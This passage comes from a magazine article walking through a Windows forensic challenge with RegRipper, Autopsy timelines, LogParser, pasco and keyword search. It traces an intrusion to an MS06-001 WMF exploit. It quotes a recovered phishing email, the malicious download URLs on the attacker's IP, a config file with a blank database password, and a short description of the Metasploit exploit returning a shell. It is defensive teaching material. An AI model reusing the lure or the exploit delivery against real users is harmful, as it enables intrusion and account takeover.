 UEME_RUNPATH:C:\Documents and Settings\Administrator\My
 Documents\My Videos\cartoons\sarten.exe (1)
Sun Feb 5 21:33:17 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My
 Documents\My Videos\cartoons\saludosamama.exe
 (1)
```

To complete our analysis of the registry, we will do the same with every single user on the ERP system, analysing carefully all the traces that could help us in our investigation.

## Timeline Creation and Analysis

A good starting point in your investigation would be to find out when did the attack start. Once you obtain that information you could check file access, creation and modification times around that period to get some idea of the actions that took place on the system and the files the attackers touched. Furthermore, you can correlate that with other time stamped files like windows event logs and application logs to get a bigger picture. That timing of events, or timeline, usually becomes the centre of your investigation, although you must be aware that an attacker can easily modify file times.

To create a timeline, we will make use of the Sleuth Kit tools and Autopsy,

both installed in your Linux Forensic Workstation. Autopsy works as a Web-based front end to all of the Sleuth Kit tools and makes it easy to perform most of the common forensic related tasks like to create timelines, to examine a file system and to organize multiple forensics analyses into different cases, so you can reference them later.

To start Autopsy, open a web browser and type in `http://localhost:9999/autopsy` to view the default page and click *New Case* to start your investigation. Name your case, provide a description and fill out the investigators names before you click *New Case* again to let Autopsy create the directory and configuration files. Now click *Add Host* to create a host for this case. As before fill out the information about the host you are adding.

Note that an optional Time Zone value can be given. By default Autopsy will use

the time zone of your analysis system to build a timeline of events. Hence, if your local time zone is set to a time zone different than *Pacific Standard Time*, be sure you specify it in the *Time Zone* field, as seen in Figure 1. Using correctly synced time is particularly important when piecing together a chain of events from different sources, as we will demonstrate later.

Click on *Add Host* when you are done. Adding a host will create a directory in the case directory and subdirectories in the host for the images, output data, logs and reports.

Next, the image we previously acquired should be added to the host. Click *Add Image* to see the Host Manager screen. Select *Add Image File* and type the full file path to the image file in the location field. The Type field lets you inform Autopsy of the type of image you created. Our dd image doesn't contain a full disk

### Listing 1b. *Runnigk Regripper on ver0k's NTUSER.DAT (continuation)*

```
Sun Feb 5 21:32:28 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\Poetas Huevos 2a Edicion.exe (1)
Sun Feb 5 21:32:19 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\Perdonam.exe (1)
Sun Feb 5 21:32:05 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\no muerdo.exe (1)
Sun Feb 5 21:31:53 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\no existieras.exe (1)
Sun Feb 5 21:30:21 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\Muchos Huevos.exe (1)
Sun Feb 5 21:30:05 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\mordida.exe (2)
Sun Feb 5 21:29:36 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\mi vecina.exe (1)
Sun Feb 5 21:29:15 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\amigas de huevos.exe (1)
Sun Feb 5 21:28:54 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\el df.exe (1)
Sun Feb 5 21:28:37 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My Documents\My Videos\cartoons\fiesta en el antro.exe (1)
Sun Feb 5 21:11:00 2006 (UTC)
 UEME_UISCUT (2)
 UEME_RUNPATH:::{645FF040-5081-101B-9F08-00AA002F954E} (2)
Sun Feb 5 20:49:43 2006 (UTC)
 UEME_RUNPATH:C:\WINDOWS\system32\rundll32.exe (1)
Sun Feb 5 20:49:04 2006 (UTC)
 UEME_RUNPATH:C:\WINDOWS\explorer.exe (1)
 UEME_RUNPIDL:%csidl2%\Accessories\Windows Explorer.lnk (1)
Sun Feb 5 20:48:17 2006 (UTC)
 UEME_RUNPIDL:%csidl2%\MySQL\MySQL Administrator.lnk (1)
 UEME_RUNPIDL:%csidl2%\MySQL (1)
 UEME_RUNPATH:C:\Program Files\MySQL\MySQL Administrator 1.1\MySQLAdministrator.exe (1)
Sun Feb 5 20:46:04 2006 (UTC)
 UEME_RUNPIDL:%csidl2%\Accessories\Notepad.lnk (14)
```

but rather an individual partition, so we select *Partition*. Then select *Symlink* for Autopsy to create in its evidence locker a symbolic link to the image file and avoid unnecessary duplication. After that the next window will show you the file system for the partition to be imported and will allow you to specify or calculate an MD5 hash for the image file.

Now that you have created the case, added a host and selected the NTFS

partition image, you are ready to create a timeline and start the analysis. Creating a timeline in Autopsy takes two major steps:


- Extract the file metadata from the file system image and save it to a data file usually referred as *body* file.
- Parse the *body* file and create an ASCII timeline of file activity between two given dates.

To create a timeline from our acquired image, click *File Activity Timelines* from the Host Manager screen. Then click *Create Data File* from the top menu, select the Windows 2003 image and choose what type of files you want to extract the metadata from. Two types are available:

- **Allocated files:** Those that can be seen while browsing the file system. In other words, those that have an allocated file name structure.
- **Unallocated files:** Those that have been deleted, but that Sleuth Kit can still access, such as orphan files. Orphan files are files that no longer have a name but whose metadata still exists.

Select both types of files and check the *Generate MD5 Value* before you click OK. When Autopsy completes the Sleuth Kit command *fls -r -m* on the image, a *body* file will be created in the output directory and an entry added to the host config file.

The next screen will allow you sort the newly created *body* file into a timeline. We will continue with the default settings, without specifying a particular starting or ending date. The resulting *timeline.txt* file will be created in the output directory, using the time zone set for this host (*Pacific Standard Time* in our case).



**Figure 1.** Add new host screenshot. Time zone must be set to PST8PDT

Sun Feb 05 2006 12:47:22	804	...b	r/rwxrwxrwx	0 0	19256-128-4	C:/Documents and Settings/ver0k/Start Menu/Programs/Accessories/Entertainment/Windows Media Player.lnk
	56	...b	d/drwxrwxrwx	0 0	19351-144-5	C:/Documents and Settings/ver0k
	786432	...b	r/rr-xr-xr-x	0 0	19354-128-3	C:/Documents and Settings/ver0k/NTUSER.DAT
	48	...b	d/dr-xr-xr-x	0 0	19355-144-1	C:/Documents and Settings/ver0k/Templates
	256	...b	d/d-wx-wx-wx	0 0	19356-144-1	C:/Documents and Settings/ver0k/Start Menu
	56	...b	d/d-wx-wx-wx	0 0	19357-144-5	C:/Documents and Settings/ver0k/Start Menu/Programs
	152	...b	d/d-wx-wx-wx	0 0	19358-144-1	C:/Documents and Settings/ver0k/Start Menu/Programs/Startup
	56	...b	d/d-wx-wx-wx	0 0	19359-144-6	C:/Documents and Settings/ver0k/Start Menu/Programs/Accessories
	400	...b	d/d-wx-wx-wx	0 0	19360-144-1	C:/Documents and Settings/ver0k/Start Menu/Programs/Accessories/Entertainment
	56	...b	d/d-wx-wx-wx	0 0	19361-144-6	C:/Documents and Settings/ver0k/Start Menu/Programs/Accessories/Accessibility
	56	...b	d/d--x--x--x	0 0	19362-144-5	C:/Documents and Settings/ver0k/SendTo
	328	...b	d/d--x--x--x	0 0	19363-144-5	C:/Documents and Settings/ver0k/Recent
	48	...b	d/dr-xr-xr-x	0 0	19364-144-1	C:/Documents and Settings/ver0k/PrintHood
	48	...b	d/dr-xr-xr-x	0 0	19365-144-1	C:/Documents and Settings/ver0k/NetHood
	56	...b	d/d-wx-wx-wx	0 0	19366-144-7	C:/Documents and Settings/ver0k/My Documents
	56	...b	d/dr-xr-xr-x	0 0	19367-144-6	C:/Documents and Settings/ver0k/Local Settings
	256	...b	d/drwxrwxrwx	0 0	19368-144-1	C:/Documents and Settings/ver0k/Local Settings/Temporary Internet Files
	672	...b	d/drwxrwxrwx	0 0	19369-144-1	C:/Documents and Settings/ver0k/Local Settings/Temporary Internet Files/Content.IE5
	56	...b	d/drwxrwxrwx	0 0	19370-144-5	C:/Documents and Settings/ver0k/Local Settings/Temporary Internet Files/Content.IE5/NDT7RLDC
	56	...b	d/drwxrwxrwx	0 0	19371-144-5	C:/Documents and Settings/ver0k/Local Settings/Temporary Internet Files/Content.IE5/K1MJW92V

**Figure 2.** The timeline shows what files were modified, accessed and born at the time of the creation of account ver0k

As you can see now a timeline has many columns, the most relevant being the following:

- **Date and time of the activity.** If no date is given, then the activity occurred at the same time as the previous entry with a time.
- **Entry Type.** The *m*, *a*, *c*, and *b* letters identify which of the activity types this entry corresponds to. *m* is for modified times, *a* is for access times, *c* is for change times, and *b* is for created (or born) times.
- **Meta Data Address.** The inode or MFT entry address for the associated file.
- **File Name.** The name of the file and the destination of a symbolic link. Deleted entries will have (*deleted*) at the end and deleted entries that point to an allocated meta data structure will have (*realloc*).

To focus our analysis of the timeline we will review the activity that took place on the 5th of Feb 2006, the date when the *ver0k* account was created. To see a sample of this activity check Figure 2.

A search for the first occurrence of *ver0k* reveals that the user profile directory was created under the *Documents and Settings* folder on the 5th of Feb at 12:47, as Figure 2 shows. It's interesting to notice that only 3 minutes before, user Jonathan had some *.tiff* and *.htm* files created under the Internet Explorer temporary files directory, which indicates some Internet browsing activity. Some of these files appear as *deleted* but they still can be retrieved from the unallocated space.

It also catches our attention that between Jonathan's Internet activity and the creation of account *ver0k*, the files

*net.exe*, *reg.exe*, *rdpwsx.dll* and *rdpwd.sys*, all found in *c:\windows\system32* directory, were accessed. Remember that some of the uses of *net.exe* and *reg.exe* include creating user accounts and making changes to the windows registry.

Last, at 12:47, the executable *c:\windows\system32\rdpclip.exe* is accessed along with the *c:\windows\media\windows\startup.wav* file and a good number of *.lnk* files within the *ver0k* home directory, a clear indication of a user login.

Do you have a clearer picture now?

## File and Directory Analysis

We have a good amount of information at this point. So what should you look for next? Well, the following is a brief list of things you should be looking for when browsing the offline file system:

### Listing 2. Excerpt of *config.php* located under *C:\apache\apache\htdocs\web-erp*

```
/* $Revision: 1.64 $ */
/*-----\
| | | config.php |
|-----|
| Web-ERP - http://web-erp.sourceforge.net |
| by Logic Works Ltd |
|-----|
| |
|-----*/
// User configurable variables
//-----

//DefaultLanguage to use for the login screen and the setup of new users - the users language selection will override
$DefaultLanguage = 'en_GB';

// Whether to display the demo login and password or not on the login screen
$allow_demo_mode = False;

// webERP version

$Version = '3.04';
...
// Connection information for the database
// $host is the computer ip address or name where the database is located
// assuming that the web server is also the sql server
$host = 'localhost';

//The type of db server being used - currently only postgres or mysql
$dbType = 'mysql';
//$dbType = 'postgres';
//$dbType = 'mysql';

$DatabaseName='weberp';

// sql user & password
$dbuser = 'weberp_us';
$dbpassword = '';
```



- Relevant files (*pagefile.sys*, *index.dat*, etc..).
- Windows event logs.
- Application configuration files and logs.
- Evidence of malware, rootkits, etc...

Considering that we know we have a WAMP (Windows + Apache + MySQL + PHP) environment, the next thing we will review is the configuration files for these applications that form the basis of the Web-based ERP system.

A quick look at the apache installation directory reveals a couple of interesting things. First, the *httpd.conf* confirms that the server was indeed listening on port 80. Second, installed under *C:\apache\apache\htdocs\* we find a folder named *web-erp*, an open-source ERP created by Logic Works Ltd and available on [www.weberp.org](http://www.weberp.org). Soon we realise that MySQL is the database of choice that supports this web-based ERP, so the postgres database can be ignored in our analysis.

Listing 2 is an excerpt from the content of *config.php*, the file that holds the web-erp configuration located under the *C:\apache\apache\htdocs\web-erp* directory.

Notice that the database for the Web based ERP was accessible with user *weberp\_us* and *blank* password!

We can also find the Apache logs while MySQL logs are found under *C:\apache\*

*apache\mysql\data*. It's interesting that we can connect directly to those logs using the MySQL Administrator console on the bootable image, as we know there is no password (yes, no password!) to connect to the database. This gives us a hint of what the attacker could have possibly done.

A further analysis correlating the timestamped files *access.log* and *error.log* from Apache and *counters.log* from MySQL reveals that on Feb 5 at 13:57, a new account called *admin* was created on the Web-based ERP System from the IP address 70.107.249.150.

### Parsing Windows Event Logs

A great source of information is the Windows Event Logs. They can provide a good amount of information that's useful for understanding events during a forensic analysis. These logs record a variety of daily events that take place on your Windows system and can also be configured to record a range of additional events. These events are categorised as Security, System and Application Event Logs. These are stored in binary files under the *Windows/system32/config* with the extension *\*.evt*.

Alternatively, the presence of a file called *dnsevent.evt* in our system, confirms that it was configured as a DNS server. While administrators are most familiar with interacting with the Event Logs through

the built-in Event Viewer, we will make use of more powerful and flexible tool in our forensic analysis: Microsoft's LogParser.

LogParser is a command-line tool that provides a SQL interface to a variety of log files, XML files and CSV files, including key data sources such as the Event Log, the Registry, the file system, and Active Directory. The latest version of this versatile tool can be downloaded from <http://www.microsoft.com/downloads/details.aspx?FamilyID=890cd06b-abf8-4c25-91b2-f8d975cf8c07&displaylang=en>.

To start digging into the actual log files we will use a simple SELECT ALL query. Then, we change to the LogParser directory and type the following command to parse the Security Event Log:

```
LogParser "SELECT * FROM 'X:\hakin9_090101mnt\WINDOWS\system32\config\SecEvent.evt'" -i: EVT -o:CSV > security.csv
```

This command assumes that you have mounted your offline system on the X: drive of your windows workstation. The *-i:EVT* is the input engine argument telling log parser that the format is coming from the Windows Event Log format, while the *-o:csv* is the output engine argument telling log parser to format the output into the CSV or comma separated value file. A file in a csv format can be easily imported into




Figure 3. A CSV file showing the output of LogParser on the Security Event Log

# ATTACK

a spreadsheet, something we will find very valuable soon.

We do the same with the System and Application Event Logs, so we finally have 3 different csv files, one for each kind of event log. However, it would be best if we could combine those three files into a single one, one that we could sort by time/date and create a timeline of events. To do so, we will use the handy yet simple copy command:

```
Copy *.csv combined.csv
```

After tidying up a bit the resulting combined csv file, we obtain a spreadsheet that can be easily analysed as shown in Figure 3.

After a detailed analysis we realise that the user Jonathan uses the Administrator account interchangeably on several occasions. To visualise this, create a filter on the column *EventCategoryName* to see all the Logon/Logoff events. Based on this evidence we can suppose that it was the user Jonathan; who was actually a system administrator for that box.

There are other interesting events we can find on our combined spreadsheet. For example, the System Event Log shows that the system time zone was initially set to Alaskan Standard Time on January 25, when the system was installed. Then, it was changed to Pacific Standard Time on the 2nd of Feb. The Security Event Log also contains several entries related to the execution of Internet Explorer.

However, the most interesting event is the one that took place on Feb 05 2006 at 12:45:30 p.m.

```
User Account Created: New Account
Name: ver0k
New Domain: COUNTERS
New Account ID: %[S-1-5-21-2780117151-
1340924567-2512508698-1024] Caller
User Name: Jonathan Caller
```

The entry shown above evidences that it was the user Jonathan who called the process that resulted in the creation of the account *ver0k*. The event log shows further activity from the *ver0k* user from that time on. Again, some of this activity includes the use of the Internet Explorer browser, so let's analyse that next.

## Analysing the Internet Explorer Browsing History File

Internet Explorer keeps a history of its activity that a forensic investigator can use to get a clearer picture of the user's activity. This information is stored in a file named *INDEX.dat* that is kept at multiple locations. *INDEX.dat* provides useful information on URL access, use of cookies, etc, along with their corresponding date-time stamps. Again, these are in a binary structure but we will use *pasco*, a free tool from <http://www.foundstone.com>, to parse this file.

Given that most of our evidence points to two users, Jonathan and *ver0k*, we will start analysing the Internet Browsing History for them. To examine Jonathan's activity we change to *\Documents and Settings\Johnathn\Local Settings\History\History.IE5* and run the following command:

```
pasco index.dat > /images/
hakin9_090101/Jonathan-ie.csv
```


Pasco will output the results in a field-delimited format so you can open it as a TAB delimited file in your favourite spreadsheet program to further sort and filter the results. Figure 4 shows an excerpt of that file.

We find several things in this file. For example, we can see that between 12:26 PST and 13:06 PST on Feb 5 2006, the user Jonathan used the Yahoo mail service as we find several hits to <http://e1.f376.mail.yahoo.com>, and that at 12:41 PST he visited <http://70.107.249.150/clientes.wmf>, then at 12:44 PST <http://70.107.249.150:8080/clientes.wmf> and right after <http://70.107.249.150:8080/GPlw9OgYR6/uSvCceC1V18W/bfKJOKMsfYBZnaFKx6dZs/FHBwenHfCEt6do1Z/e9zhOEMQ052zYwSU5Oi/AUWWckl2mU/LQ9ClubsIAJKla2jdYtSFExez4sRyL.tiff>

This activity looks really suspicious given that the IP 70.107.249.150 was already found to be the address from where the *admin* account was created on the ERP system. Furthermore, the account *ver0k* was created at 12:45 PST on the same day, just a minute after the user Jonathan clicked on that link.

The analysis of the Internet activity for the user *ver0k* confirms that the MSN service was accessed along with other web-erp configuration files such as *config.php* and *accountgroups.php*, both, as we already found when doing the *NTUSER.dat* registry analysis.

To complement this information we will run a keyword search using Autopsy's built-in capabilities.



A	B	C	D
URL	MODIFIED TIME	ACCESS TIME	
URL Visited: Johnatan@http://70.107.249.150/clientes.wmf	Fri Feb 3 02:53:27 2006	Fri Feb 3 02:53:27 2006	
URL Visited: Johnatan@http://www.google.com.mx	Fri Feb 3 02:58:19 2006	Fri Feb 3 02:58:19 2006	
URL Visited: Johnatan@http://mail.yahoo.com	Sat Feb 4 03:08:19 2006	Sat Feb 4 03:08:19 2006	
URL Visited: Johnatan@https://login.yahoo.com/config/login?	Sun Feb 5 21:26:46 2006	Sun Feb 5 21:26:46 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/login?rand=d1lgskgugu7b	Sun Feb 5 21:28:11 2006	Sun Feb 5 21:28:11 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=inbox&reset=1&Y=98737&inc=25&order=down&sort=date&pos=0&view=a&head=b	Sun Feb 5 21:28:45 2006	Sun Feb 5 21:28:45 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=inbox&reset=1&Y=26435&inc=25&order=down&sort=date&pos=0&view=a&head=b&box=inbox	Sun Feb 5 21:28:49 2006	Sun Feb 5 21:28:49 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=inbox&reset=1&Y=68034&inc=25&order=down&sort=date&pos=0&view=a&head=b&box=inbox	Sun Feb 5 21:40:36 2006	Sun Feb 5 21:40:36 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40B%40B&reset=1&Y=31174&inc=25&order=down&sort=date&pos=0&view=a&head=b&box=inbox	Sun Feb 5 21:41:30 2006	Sun Feb 5 21:41:30 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40B%40B&reset=1&Y=31174&inc=25&order=down&sort=date&pos=0&view=a&head=b&box=inbox	Sun Feb 5 21:43:09 2006	Sun Feb 5 21:43:09 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40B%40B&reset=1&Y=98737&inc=25&order=down&sort=date&pos=0&view=a&head=b	Sun Feb 5 21:43:11 2006	Sun Feb 5 21:43:11 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40B%40B&reset=1&Y=26435&inc=25&order=down&sort=date&pos=0&view=a&head=b&box=inbox	Sun Feb 5 21:43:16 2006	Sun Feb 5 21:43:16 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40B%40B&reset=1&Y=55973&inc=25&order=down&sort=date&pos=0&view=a&head=b	Sun Feb 5 21:43:29 2006	Sun Feb 5 21:43:29 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40B%40B&reset=1&Y=31174&inc=25&order=down&sort=date&pos=0&view=a&head=b&box=inbox	Sun Feb 5 21:43:39 2006	Sun Feb 5 21:43:39 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowLetter?MsgId=6084_0_553_1161_187_0_4_-1_0_o5OYKyn4Ur6Rg9SujfSMZyIawvafI_ZIeGfzYTPKxPtBv1w5IalEg	Sun Feb 5 21:43:44 2006	Sun Feb 5 21:43:44 2006	
URL Visited: Johnatan@http://70.107.249.150:8080/clientes.wmf	Sun Feb 5 21:44:10 2006	Sun Feb 5 21:44:10 2006	
URL Visited: Johnatan@http://70.107.249.150:8080/GPlw9OgYR6/uSvCceC1V18W/bfKJOKMsfYBZnaFKx6dZs/FHBwenHfCEt6do1Z/e9zhOEMQ052zYwSU5Oi/AUWWckl2mU/LQ9ClubsIAJKla2jdYtSFExez4sRyL.tiff	Sun Feb 5 21:44:11 2006	Sun Feb 5 21:44:11 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40B%40B&reset=1&Y=32562&inc=25&order=down&sort=date&pos=0&view=a&head=b	Sun Feb 5 22:03:29 2006	Sun Feb 5 22:03:29 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowLetter?MsgId=4224_0_22_1148_155_0_2_-1_0_o5OYKyn4Ur6Rg9SujfSMZyIawvafI_ZIeGfzYTPKxPtBv1w5IalEg	Sun Feb 5 22:03:35 2006	Sun Feb 5 22:03:35 2006	
URL Visited: Johnatan@http://e1.f376.mail.yahoo.com/ym/ShowFolder?rb=%40B%40B%40B&reset=1&Y=32562&inc=25&order=down&sort=date&pos=0&view=a&head=b	Sun Feb 5 22:04:12 2006	Sun Feb 5 22:04:12 2006	

Figure 4. Pasco can dump the contents of *INDEX.DAT* into a TAB delimited file, showing the URLs that Jonathan visited on the 5th of Feb 2006

## Keyword Search

It's time now to use one of the most powerful features of Autopsy, the Keyword Search Mode. This functionality can automatically extract the strings from a particular image and use that for subsequent keyword searches. At this point in our investigation we have several clues we can search for within the image, like usernames, IP addresses, etc...

In the Keyword Search mode tab, Autopsy allows to perform very unique searches. In fact, Autopsy can extract the unallocated data of the image and generate the strings file for that, so you can perform string searches on both the unallocated image and the full image. This is obviously useful when trying to recover deleted data.

Searching the string *ver0k* in the entire file system produces more than 1400 results, so we will need to use a different keyword to reduce these results to a manageable amount.

However, a search on the IP address '70.107.249.150' returns 7 hits. One of those includes the following email recovered from a deleted file on Jonathan's Internet Explorer cache, under the *Temporary Internet Files* folder (see Listing 3).

The recovered file also contains the mail header that shows that it was sent on 5 Feb 2006 at 14:42:47 (CST), the same date when the system user *ver0k* and the WebERP *admin* user were created.

## Putting it all together

Search for the *wmf* and *vulnerability* keywords on Google and you will find plenty of information related to MS06-001, a security bulletin issued by Microsoft in January 2006 that could result in remote code execution. We can easily check that the KB912919 patch that Microsoft issued to address this vulnerability was never installed on this machine, just by looking at the KB\*.log files stored under the C: \WINDOWS folder.

Our Google search also reveals that there is a working exploit imported into Metasploit that allows an attacker to set up a webserver on port 8080 on the attacker host, to inject a specially crafted *.tiff* file to exploit the vulnerability and finally return a command shell to the attacker gaining the same user rights as the logged on user. As we know, in this case those were full admin rights.

## Conclusion

This article has introduced some of the techniques that can be used during the course of a computer forensic investigation using many tools and resources that are freely available on the Internet. However, as stated in Part I of this article, it's necessary to reiterate that forensic investigations need to be conducted only if *authorized* and by qualified personnel. Therefore make sure you have the proper approval before initiating any real investigation and that the appropriate personnel (e.g. human resources, legal and even law enforcement, if necessary) are notified as soon as possible, and if in doubt, ask for professional help, as that may save both you and your employer from some serious trouble.

Also there are still many other techniques and topics that a computer forensic investigator need to master and that were not analysed in this article. Those include live memory analysis and network forensics just to mention a few. For upcoming articles on Computer Forensics stay tuned to future Hakin9 issues!

### Listing 3. Email recovered from a deleted file on Jonathan's Internet explorer cache

```
Asunto: Urgente!! (correccion)
Contenido:
Johnny:
Esta es la liga correcta,

Por favor baja el catalogo que esta en
<a href="http://70.107.249.150:8080/clientes.wmf" target=_blank onclick="return
ShowLinkWarning()" >http://70.107.249.150:8080/clientes.wmf</
a>

Alberto Lopez
Director General
Electronica y Computacion S.A. de C.V.
```

## On The 'Net

- UNAM-CERT Forensic challenge: <http://www.seguridad.unam.mx/eventos/reto/>
- SANS Forensic Blog: <http://sansforensics.wordpress.com/>
- RegRipper: <http://www.regripper.net/>
- Windows Incident Response (Harlan Carvey's blog): <http://windowsir.blogspot.com/>
- The Sleuth Kit and Autopsy Browser: <http://www.sleuthkit.org/>
- LogParser 2.2: <http://www.microsoft.com/downloads/details.aspx?FamilyID=890cd06b-abf8-4c25-91b2-f8d975cf8c07&displaylang=en>
- Forensic Log Parsing with Microsoft LogParser, by Mark Burnett <http://www.securityfocus.com/infocus/1712>
- Pasco analysis tool: [http://sourceforge.net/project/shownotes.php?group\\_id=78332&release\\_id=237810](http://sourceforge.net/project/shownotes.php?group_id=78332&release_id=237810)
- Computer Forensics eStore: <http://www.insectraforensics.com>
- Other forensic challenges: <http://www.jessland.net/JISK/Forensics/Challenges.php> and <http://dfws.org/2009/challenge/index.shtml>
- Computer forensic links and whitepapers: <http://www.forensics.nl/links>

### Ismael Valenzuela

Ismael Valenzuela, CISSP, CISM, GCFA, GCIA, GPEN, IRCA 27001 LA, ITIL Certified  
